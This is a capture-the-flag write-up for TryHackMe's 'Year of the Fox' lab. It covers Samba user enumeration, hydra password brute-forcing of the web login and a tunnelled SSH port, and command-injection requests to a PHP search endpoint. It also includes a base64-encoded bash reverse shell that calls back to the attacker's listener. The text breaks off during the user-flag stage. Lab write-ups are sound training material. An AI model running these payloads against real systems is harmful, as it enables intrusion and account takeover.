

[TryHackMe] Year of the Fox

Date: 30/Jul/2020

Categories: [tryhackme](#), [linux](#)

Tags: [enumerate_proto_http](#), [exploit_command_injection](#), [privesc_env_relative_path](#)

Overview

This is a writeup for TryHackMe VM [Year of the Fox](#). Here are stats for this machine from [machinescli](#):

```
✚ machinescli --info "tryhackme#yotf"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned
1.	tryhackme#yotf	Year of the Fox		●			●

```
✚ machinescli --info "tryhackme#yotf" -j | jq
[
  {
    "description": "Don't underestimate the sly old fox...",
    "difficulty": "hard",
    "difficulty_ratings": null,
    "id": "tryhackme#yotf",
    "infrastructure": "tryhackme",
    "maker": {
      "id": null,
      "name": "MuirlandOracle",
      "url": null
    },
    "name": "Year of the Fox",
    "os": null,
    "oscplike": false,
    "owned_root": true,
    "owned_user": true,
    "points": 40,
    "release": "2020-06-18T14:25:08.754Z",
    "series": {
      "id": null,
      "name": null,
      "url": null
    },
    "shortname": "yotf",
    "url": "https://tryhackme.com/room/yotf",
    "verbose_id": "tryhackme#yotf"
  }
]
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.29: [enumerate_proto_http](#), [exploit_command_injection](#), [privesc_env_relative_path](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.80 scan initiated Wed Jul 29 19:54:07 2020 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /home/kali/toolbox/repos/writeupsall/thm.yotf/10.10.41.240/scans/_quick_tcp_nmap.txt -oX
   ↪ /home/kali/toolbox/repos/writeupsall/thm.yotf/10.10.41.240/scans/xml/_quick_tcp_nmap.xml
   ↪ 10.10.41.240
2  Increasing send delay for 10.10.41.240 from 0 to 5 due to 25 out of 82 dropped probes since
   ↪ last increase.
3  Nmap scan report for 10.10.41.240
4  Host is up, received user-set (0.21s latency).
5  Scanned at 2020-07-29 19:54:22 IST for 42s
6  Not shown: 997 closed ports
7  Reason: 997 conn-refused
8  PORT      STATE SERVICE      REASON  VERSION
9  80/tcp    open  http         syn-ack Apache httpd 2.4.29
10 | http-auth:
11 | HTTP/1.1 401 Unauthorized\x0D
12 | _ Basic realm=You want in? Gotta guess the password!
13 | _http-server-header: Apache/2.4.29 (Ubuntu)
14 | _http-title: 401 Unauthorized
15 139/tcp    open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: YEAROFTHEFOX)
16 445/tcp    open  netbios-ssn syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHEFOX)
17 Service Info: Hosts: year-of-the-fox.lan, YEAR-OF-THE-FOX
18
19 Host script results:
20 | _clock-skew: mean: -20m00s, deviation: 34m37s, median: -1s
21 | nbstat: NetBIOS name: YEAR-OF-THE-FOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
   ↪ (unknown)
22 | Names:
23 |   YEAR-OF-THE-FOX<00>  Flags: <unique><active>
24 |   YEAR-OF-THE-FOX<03>  Flags: <unique><active>
25 |   YEAR-OF-THE-FOX<20>  Flags: <unique><active>
26 |   \x01\x02_MSBROWSE__\x02<01>  Flags: <group><active>
27 |   YEAROFTHEFOX<00>     Flags: <group><active>
28 |   YEAROFTHEFOX<1d>     Flags: <unique><active>
29 |   YEAROFTHEFOX<1e>     Flags: <group><active>
30 | Statistics:
31 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
32 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
33 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
34 | p2p-conficker:
35 |   Checking for Conficker.C or higher...
36 |   Check 1 (port 57972/tcp): CLEAN (Couldn't connect)
37 |   Check 2 (port 24267/tcp): CLEAN (Couldn't connect)
38 |   Check 3 (port 63864/udp): CLEAN (Failed to receive data)
39 |   Check 4 (port 42720/udp): CLEAN (Failed to receive data)
40 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
41 | smb-os-discovery:
42 |   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
43 |   Computer name: year-of-the-fox
44 |   NetBIOS computer name: YEAR-OF-THE-FOX\x00
45 |   Domain name: lan
46 |   FQDN: year-of-the-fox.lan
47 | _ System time: 2020-07-29T15:24:57+01:00
```

```

48 | smb-security-mode:
49 |   account_used: guest
50 |   authentication_level: user
51 |   challenge_response: supported
52 |_  message_signing: disabled (dangerous, but default)
53 | smb2-security-mode:
54 |   2.02:
55 |_    Message signing enabled but not required
56 | smb2-time:
57 |   date: 2020-07-29T14:24:57
58 |_  start_date: N/A
59
60 Read data files from: /usr/bin/./share/nmap
61 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
62 # Nmap done at Wed Jul 29 19:55:04 2020 -- 1 IP address (1 host up) scanned in 56.96 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

✚ openports

#	Port	Protocol	Service	Scans
1.	80/tcp	http	Apache httpd 2.4.29	./10.10.41.240/scans/tcp_80_http_gobuster.txt ./10.10.41.240/scans/tcp_80_http_nikto.txt ./10.10.41.240/scans/tcp_80_http_nmap.txt ./10.10.41.240/scans/tcp_80_http_robots.txt ./10.10.41.240/scans/tcp_80_http_whatweb.txt
2.	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: YEAROFTHETFOX)	./10.10.41.240/scans/enum4linux.txt ./10.10.41.240/scans/smbclient.txt ./10.10.41.240/scans/tcp_139_smb_nmap.txt
3.	445/tcp	netbios-ssn	Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHETFOX)	./10.10.41.240/scans/enum4linux.txt ./10.10.41.240/scans/smbclient.txt ./10.10.41.240/scans/tcp_445_smb_nmap.txt

✚

Figure 3: writeup.enumeration.steps.2.1

3. We find 80/tcp to be open and enumerate it further. The webapp enforces authentication due to which we are not allowed to view any pages. We will need to find the credentials for the web app to proceed with this further:

4. From the scan results SMB for ports, we find that there are two active users on this machine: fox and rascal

```

1  [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
2  S-1-22-1-1000 Unix User\fox (Local User)
3      User Name      : fox
4      Full Name      : fox
5      Home Drive     : \\year-of-the-fox\fox
6      Dir Drive      :
7      Profile Path   : \\year-of-the-fox\fox\profile
8      Logon Script:
9
10 S-1-22-1-1001 Unix User\rascal (Local User)
11 Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.
12
13 =====
14 |   Getting printer info for 10.10.41.240   |
15 |=====|
16 No printers returned.
17
18 enum4linux complete on Wed Jul 29 20:18:34 2020

```

5. We run a password bruteforce scan against the webapp for both usernames and find a hit:

```
1 hydra -l rascal -P /usr/share/wordlists/rockyou.txt 10.10.41.240 http-head /

kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ hydra -l rascal -P /usr/share/wordlists/rockyou.txt 10.10.41.240 http-head /
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-29 20:22:19
[WARNING] http-head auth does not work with every server, better use http-get
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-head://10.10.41.240:80/
[80][http-head] host: 10.10.41.240 login: rascal password: love
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-29 20:22:37
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
```

Figure 4: writeup.enumeration.steps.5.1

6. Upon logging in, we see a webpage with a search text box try out a few queries. Submitting an empty string shows a listing of 3 files. We setup Burp proxy and start enumerating the search functionality further:




Figure 5: writeup.enumeration.steps.6.1




Figure 6: writeup.enumeration.steps.6.2




Figure 7: writeup.enumeration.steps.6.3




Figure 8: writeup.enumeration.steps.6.4

7. We find a way to escape the search input and get command execution on the target machine:

```

1 POST /assets/php/search.php HTTP/1.1
2 Host: 10.10.41.240
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.41.240/
8 Content-Type: text/plain; charset=UTF-8
9 Content-Length: 101
10 Authorization: Basic cmFzY2FsOmxvdmU=
11 Connection: close
12
13 {"target": "\"";whoami\n"}

```




Figure 9: writeup.enumeration.steps.7.1

8. We use this to triage the file system and find the first web flag file:

```

1 POST /assets/php/search.php HTTP/1.1
2 Host: 10.10.41.240
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.41.240/
8 Content-Type: text/plain; charset=UTF-8
9 Content-Length: 101
10 Authorization: Basic cmFzY2FsOmxvdmU=
11 Connection: close
12
13 {"target": "\"cat ../../../../web-flag.txt;\n\""}

```




Figure 10: writeup.enumeration.steps.8.1

Findings

Open Ports

80/tcp	http	Apache httpd 2.4.29
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: YEAROFTHETFOX)
445/tcp	netbios-ssn	Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHETFOX)

Users

```
1 ssh: rascal, fox
2 webapp: rascal
```

Phase #2: Exploitation

1. We further leverage the command execution vulnerability to get interactive access on the target machine. For this, we first start a local netcat listener and use a bash reverse shell:

```
1 nc -nlvp 4433
2
3 POST /assets/php/search.php HTTP/1.1
4   Host: 10.10.41.240
5   User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
6   Accept: */*
7   Accept-Language: en-US,en;q=0.5
8   Accept-Encoding: gzip, deflate
9   Referer: http://10.10.41.240/
10  Content-Type: text/plain;charset=UTF-8
11  Content-Length: 101
12  Authorization: Basic cmFzY2FsOmxvdmU=
13  Connection: close
14
15  {"target":"\";echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjI2LjE4OS80NDMzIDA+JjE=' | base64 -d |
   ↵  bash \n"}
```



Figure 11: writeup.exploitation.steps.1.1

```

kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ nc -nlvp 4433
listening on [any] 4433 ...
connect to [10.8.26.189] from (UNKNOWN) [10.10.41.240] 58306
bash: cannot set terminal process group (657): Inappropriate ioctl for device
bash: no job control in this shell
www-data@year-of-the-fox:/var/www/html/assets/php$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ whoami
whoami
www-data
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ uname -a
uname -a
Linux year-of-the-fox 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.41.240 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::12:4bff:fe54:f2e0 prefixlen 64 scopeid 0x20<link>
    ether 02:12:4b:54:f2:e0 txqueuelen 1000 (Ethernet)
    RX packets 76192 bytes 8543685 (8.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 72416 bytes 14679085 (14.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 12: writeup.exploitation.steps.1.2

2. We get a shell with `www-data` privileges and use it to probe further. From the listing of open ports, we find that the ssh port `22/tcp` is open and accepting connection only on the localhost interface. We can use `socat` to tunnel this port to probe it from our attacking system:

```

1 socat tcp-listen:1337,reuseaddr,fork tcp:localhost:22

```

```

www-data@year-of-the-fox:/tmp$ ./socat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
<cat tcp-listen:1337,reuseaddr,fork tcp:localhost:22
^C
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ nc -nlvp 4433
listening on [any] 4433 ...
connect to [10.8.26.189] from (UNKNOWN) [10.10.41.240] 58316
bash: cannot set terminal process group (657): Inappropriate ioctl for device
bash: no job control in this shell
www-data@year-of-the-fox:/var/www/html/assets/php$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      2096/./socat
tcp        1      0 10.10.41.240:58306      10.8.26.189:4433       CLOSE_WAIT  1977/bash
tcp        0      139 10.10.41.240:58316      10.8.26.189:4433       ESTABLISHED 2118/bash
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       1      0 10.10.41.240:80         10.8.26.189:46142      CLOSE_WAIT  -
tcp6       0      0 10.10.41.240:80         10.8.26.189:35300      TIME_WAIT   -
tcp6       0      0 10.10.41.240:80         10.8.26.189:35400      ESTABLISHED -
www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$

www-data@year-of-the-fox:/var/www/html/assets/php$ _

```

Figure 13: writeup.exploitation.steps.2.1

3. With this, we now have tunneled localhost:22 to 10.10.41.240:1337 and can now run a ssh password bruteforce for user fox on it. After a few minutes we find a hit and can now login:

```

1 hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.41.240:1337
2 ssh fox@10.10.41.240 -p1337

```

```

kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ hydra -l fox -P /usr/share/wordlists/rockyou.txt ssh://10.10.41.240:1337
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-29 20:50:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.41.240:1337/
[1337][ssh] host: 10.10.41.240 login: fox password: 1234567
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-29 20:51:03
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $

```

Figure 14: writeup.exploitation.steps.3.1

```
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $
kali@kali: ~/toolbox/repos/writeupsall/thm.yotf $ ssh fox@10.10.41.240 -p1337
The authenticity of host '[10.10.41.240]:1337 ([10.10.41.240]:1337)' can't be established.
ECDSA key fingerprint is SHA256:UUzRY8LX3i6B/7AWHK0+WY0vkPQsuyyNpEvf2BI6jMU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.41.240]:1337' (ECDSA) to the list of known hosts.
fox@10.10.41.240's password:
```

```
fox@year-of-the-fox:~$ id
uid=1000(fox) gid=1000(fox) groups=1000(fox),114(sambashare)
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ uname -a
Linux year-of-the-fox 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ whoami
fox
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ hostname
year-of-the-fox
fox@year-of-the-fox:~$
```

Figure 15: writeup.exploitation.steps.3.2

4. We find the second flag file /home/fox/user-flag.txt:

```
fox@year-of-the-fox:~$ pwd
/home/fox
fox@year-of-the-fox:~$ ls -la
total 36
drwxr-x--- 5 fox fox 4096 Jun 20 02:43 .
drwxr-xr-x 4 root root 4096 May 28 21:16 ..
